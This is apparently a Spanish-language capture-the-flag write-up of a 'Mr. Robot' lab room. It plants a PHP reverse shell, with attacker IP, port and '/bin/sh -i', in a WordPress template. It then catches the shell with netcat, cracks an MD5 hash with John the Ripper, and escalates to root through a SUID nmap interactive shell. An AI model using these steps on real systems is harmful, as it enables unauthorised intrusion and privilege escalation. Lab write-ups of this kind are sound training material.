
```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.176.68'; // CHANGE THIS
$port = 666; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
(pedro@ pedro)-[~]
$ nc -nlvp 666
listening on [any] 666 ...
```

Como no me deja subir el archivo.php, voy a pegar el código directamente en el editor de plantillas



Visitamos la página y...



```
(pedro@ pedro)-[~]
$ nc -nlvp 666
listening on [any] 666 ...
connect to [192.168.176.68] from (UNKNOWN) [10.131.170.66] 52266
Linux ip-10-131-170-66 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
21:08:58 up 4:15, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Uso \$ SHELL=/bin/bash script -q /dev/null para cambiar de shell a bash

```
└─(pedro@ pedro) - [~]
└─$ nc -nlvp 666
listening on [any] 666 ...
connect to [192.168.176.68] from (UNKNOWN) [10.113.170.66] 53846
Linux ip-10-113-170-66 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
21:11:24 up 4:18, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty: job control turned off
$ SHELL=/bin/bash script -q /dev/null
daemon@ip-10-113-170-66:/$
```

Encuentro el directorio /home/robot con los archivos **key-2-of-3.txt** y **password.raw-md5**

```
daemon@ip-10-113-170-66:/$ cd /home
cd /home
daemon@ip-10-113-170-66:/home$ ls
ls
robot  ubuntu
daemon@ip-10-113-170-66:/home$ ls robot
ls robot
key-2-of-3.txt  password.raw-md5
daemon@ip-10-113-170-66:/home$ cd robot
cd robot
daemon@ip-10-113-170-66:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-113-170-66:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:
daemon@ip-10-113-170-66:/home/robot$ |
```

No tengo permisos para leer la flag pero tengo el hash MD5 del usuario robot.

Fase 4: Escalada de privilegios

Crackeo el hash anterior con John the Ripper

```
(pedro@pedro)-[~]  
$ echo " " | john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /dev/stdin  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press Ctrl-C to abort, or send SIGUSR1 to john process for status  
(?)  
1g 0:00:00:00 DONE (2026-03-08 22:20) 50.00g/s 2035kp/s 2035kc/s 2035kc/s bonjour1..teletubbies  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Cambio la sesión al usuario robot y consigo la **segunda flag**

```
daemon@ip-10-113-170-66:/home/robot$ su robot  
su robot  
Password:   
$ whoami  
whoami  
robot  
$ SHELL=/bin/bash script -q /dev/null  
SHELL=/bin/bash script -q /dev/null  
robot@ip-10-113-170-66:~$ cat /home/robot/key-2-of-3.txt  
cat /home/robot/kev-2-of-3.txt  
robot@ip-10-113-170-66:~$ |
```


Para la tercera flag necesito conseguir el usuario root. Voy a buscar binarios con el bit SUID activado para ver si se puede explotar alguno que sea de root

```
$ find / -perm -4000 2>/dev/null
```

```
robot@ip-10-113-170-66:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robot@ip-10-113-170-66:~$ |
```



Voy a <https://gtfobins.org/> y busco como explotar el binario de nmap



Y consigo root

```
robot@ip-10-113-170-66:~$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/sh
!/bin/sh
sh: 1: !/bin/sh: not found
nmap> !sh
!sh
root@ip-10-113-170-66:~# |
```


En el directorio de root está la **tercera flag**

```
root@ip-10-113-170-66:/root# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
root@ip-10-113-170-66:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
[REDACTED]
root@ip-10-113-170-66:/root# |
```

You earned a new badge!

Your dedication just paid off! You've earned a new badge.



Mr. Robot

Completing the Mr. Robot room